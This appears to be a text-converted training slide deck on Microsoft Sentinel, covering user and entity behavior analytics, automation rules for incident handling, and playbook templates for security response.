
Detect anomalies based on entity behavior profiling

Investigate & hunting with contextual and behavioral information


Entity pages provide clear insight, timeline and investigation prioritization

Instant security value following quick & simple onboarding

User and Entity Behavior Analytics Engine




UEBA analytics architecture



Security-driven analytics

Microsoft Sentinel provides an "outside-in" approach, based on three frames of reference


- ▶ Use cases
- ▶ Data Sources
- ▶ Analytics



Understanding of anomalous activities in context

- ▶ Across geographical locations, devices, and environments.
- ▶ Across time and frequency horizons (compared to user's own history).
- ▶ As compared to peers' behavior.
- ▶ As compared to organization's behavior.

Context



Peers

Organization

UEBA data sources


Data source	Events
Azure Active Directory Sign-in logs	All
Azure Active Directory Audit logs	ApplicationManagement DirectoryManagement GroupManagement Device RoleManagement UserManagementCategory
Azure Activity logs	Authorization AzureActiveDirectory Billing Compute Consumption KeyVault Devices Network Resources Intune Logic Sql Storage
Windows Security events	4624: An account was successfully logged on 4625: An account failed to log on 4648: A logon was attempted using explicit credentials 4672: Special privileges assigned to new logon 4688: A new process has been created

UEBA and Microsoft Entra ID

User entity information used to build its user profiles, comes from your Microsoft Entra ID

When UEBA is enabled, it synchronizes Azure Active Directory with Microsoft Sentinel

Information in an internal database visible through the IdentityInfo table in Log Analytics



In Preview

You can also sync your on-premises Active Directory user entity information as well, using Microsoft Defender for Identity

Scoring

Each activity is scored with
“Investigation Priority Score”

It determine the probability of a specific user performing a specific activity, based on behavioral learning of the user and their peers

Activities identified as the most abnormal receive the highest scores (on a scale of 0-10)

UEBA enrichments

The **BehaviorAnalytics** table is where UEBA's output information is stored

- 3 dynamic fields from the BehaviorAnalytics
 - ▶ The **UsersInsights** and **DevicesInsights** fields –
 - ▶ contain entity information from Active Directory / Microsoft Entra ID and Microsoft Threat Intelligence sources.
 - ▶ The **ActivityInsights** field
 - ▶ contains entity information based on the behavioral profiles built by Microsoft Sentinel's entity behavior analytics

User activities are analyzed against a baseline that is dynamically compiled each time it is used.

The **IdentityInfo** table is where identity information synchronized to UEBA from Azure Active Directory

Demo

Enable User and Entity Behavior Analytics

Creating Automation rules



What are automation rules?

Automation rules are a way to centrally manage automation in Microsoft Sentinel, by allowing you to define and coordinate a small set of rules that can apply across different scenarios.

Use cases

- ▶ Perform basic automation tasks for incident handling without using playbooks. For example:
 - ▶ Suppress noisy incidents.
 - ▶ Triage new incidents by changing their status from New to Active and assigning an owner.
 - ▶ Tag incidents to classify them.
 - ▶ Escalate an incident by assigning a new owner.
 - ▶ Close resolved incidents, specifying a reason and adding comments.
- ▶ Automate responses for multiple analytics rules at once.
- ▶ Control the order of actions that are executed.
- ▶ Inspect the contents of an incident (alerts, entities, and other properties) and take further action by calling a playbook.
- ▶ Automation rules can also be the mechanism by which you run a playbook in response to an alert not associated with an incident.

Automation rule Components

Triggers

That define what kind of incident event will cause the rule to run, subject to...

Conditions

That will determine the exact circumstances under which the rule will run and perform...

Actions

To change the incident in some way or call a playbook.

Expiration date and order

You can define an expiration date on an automation rule. The rule will be disabled after that date.

You can define the order in which automation rules will run. Later automation rules will evaluate the conditions of the incident according to its state after being acted on by previous automation rules.

Rules based on the update trigger have their own separate order queue.

Automation rules benefits

Automation rules allow users to centrally manage the automation of incident handling

- ▶ Automate responses for multiple analytics rules at once, automatically tag,
- ▶ Assign, or close incidents without the need for playbooks, and
- ▶ Control the order of actions that are executed
- ▶ Apply automations when an incident is updated (now in preview), as well as when it's created

Automation Rules | Common use cases and scenarios

Automation rules can be triggered by the creation or updating of incidents and also (in Preview) by the creation of alerts

These rules can be applied to incidents created from the alerts from:

- ▶ Microsoft Defender for Cloud Apps (formerly Microsoft Cloud App Security)
- ▶ Microsoft Entra Identity Protection
- ▶ Microsoft Defender for Cloud (formerly Azure Defender or Azure Security Center)
- ▶ Defender for IoT (formerly Azure Security Center for IoT)
- ▶ Microsoft Defender for Office 365
- ▶ Microsoft Defender for Endpoint
- ▶ Microsoft Defender for Identity

Automation rules execution

Automation rules are run sequentially, according to the order you determine.

Within an automation rule, all actions are run sequentially in the order in which they are defined.

Creating and managing automation rules

- ▶ Automation blade
- ▶ Analytics rule wizard
- ▶ Incidents blade

The screenshot shows the Microsoft Sentinel interface. On the left, there's a sidebar with navigation links: 'Automation blade', 'Analytics rule wizard', and 'Incidents blade'. The main area displays an 'Incidents' blade with statistics: 108 New incidents and 1 Active incident. A chart titled 'Open incidents by severity' shows 19 High and 70 Medium incidents. Below this is a table of incidents, with one row highlighted: 'ayoki_Powershell'.

Create new automation rule

Automation rule name: `ayoki_Powershell_rule`

Trigger: When incident is created

Conditions:

- If Analytic rule name Contains `ayoki_Powershell`
- And Account name Equals `VICTIMPC$`
- And Account name Equals `SamiraA`
- And Account name Equals `ADMINPC$`

Demo

Creating and managing automation rules

Using Playbooks for Automation




What is a playbook?

- ▶ A playbook is a collection of remediation actions that can be run from Microsoft Sentinel as a routine.
- ▶ A playbook can help **automate and orchestrate** your threat response
- ▶ It can be run manually or set to run automatically in response to specific alerts or incidents
- ▶ Example, if an account and machine are compromised, a playbook can isolate the machine from the network and block the account by the time the SOC team is notified of the incident.

The screenshot shows the Microsoft Sentinel Automation blade. The top navigation bar includes 'Home > Microsoft Sentinel' and a 'Selected workspace: 'Contoso'' indicator. The main title is 'Microsoft Sentinel | Automation'. Below the title is a search bar and a toolbar with 'Create', 'Refresh', 'Edit', 'Enable', 'Move up', 'Move down', 'Remove', and 'Guides & Feedback' buttons. On the left, there's a sidebar with 'General' sections for 'Overview', 'Logs', 'News & guides', and 'Search (Preview)'. The main area displays a list of automation rules. A context menu is open over the first item, 'Automation rule', showing options: 'Automation rule', 'Playbook with incident trigger', 'Playbook with alert trigger', and 'Blank playbook'. The list shows 19 total rules and 698 enabled playbooks. At the bottom, there are filters for 'Analytics rules : All', 'Actions : All', 'Created by : All', and a 'More (2)' button, along with columns for 'Order', 'Display name', 'Analytic rule nam...', 'Actions', 'Expiration date', and 'Created by'.

Respond rapidly with built-in orchestration and automation



Playbook templates


A playbook template is a pre-built, tested, and ready-to-use workflow that can be customized to meet your needs.

Playbook templates are not active playbooks themselves, until you create a playbook (an editable copy of the template) from them

Get playbooks from:

- ▶ The Playbook templates tab (under Automation) contributed by the Microsoft Sentinel community
- ▶ The Microsoft Sentinel GitHub repository contains many playbook templates.

Example playbooks



Incident Management

- Assign an Incident to an Analyst
- Open a Ticket (ServiceNow/Jira)
- Keep Incident Status in Sync
- Post in a Teams or Slack Channel



Enrichment + Investigation

- Lookup Geo for an IP
- Trigger Microsoft Defender for Endpoint Investigation
- Send Validation Email to User



Remediation

- Block an IP Address
- Block User Access
- Trigger Conditional Access
- Isolate Machine

Steps for creating a playbook

Define the automation scenario

Build the Azure Logic App

Test your Logic App

Attach the playbook to an automation rule or an analytics rule, or run manually when required

Use case scenarios for playbooks

Recommended SOC scenarios to start with

Enrichment	Bi-directional sync	Orchestration	Response
Collect data and attach it to the incident in order to make smarter decisions.	Playbooks can be used to sync your Microsoft Sentinel incidents with other ticketing systems.	Use the SOC chat platform to better control the incidents queue	Immediately respond to threats, with minimal human dependencies.

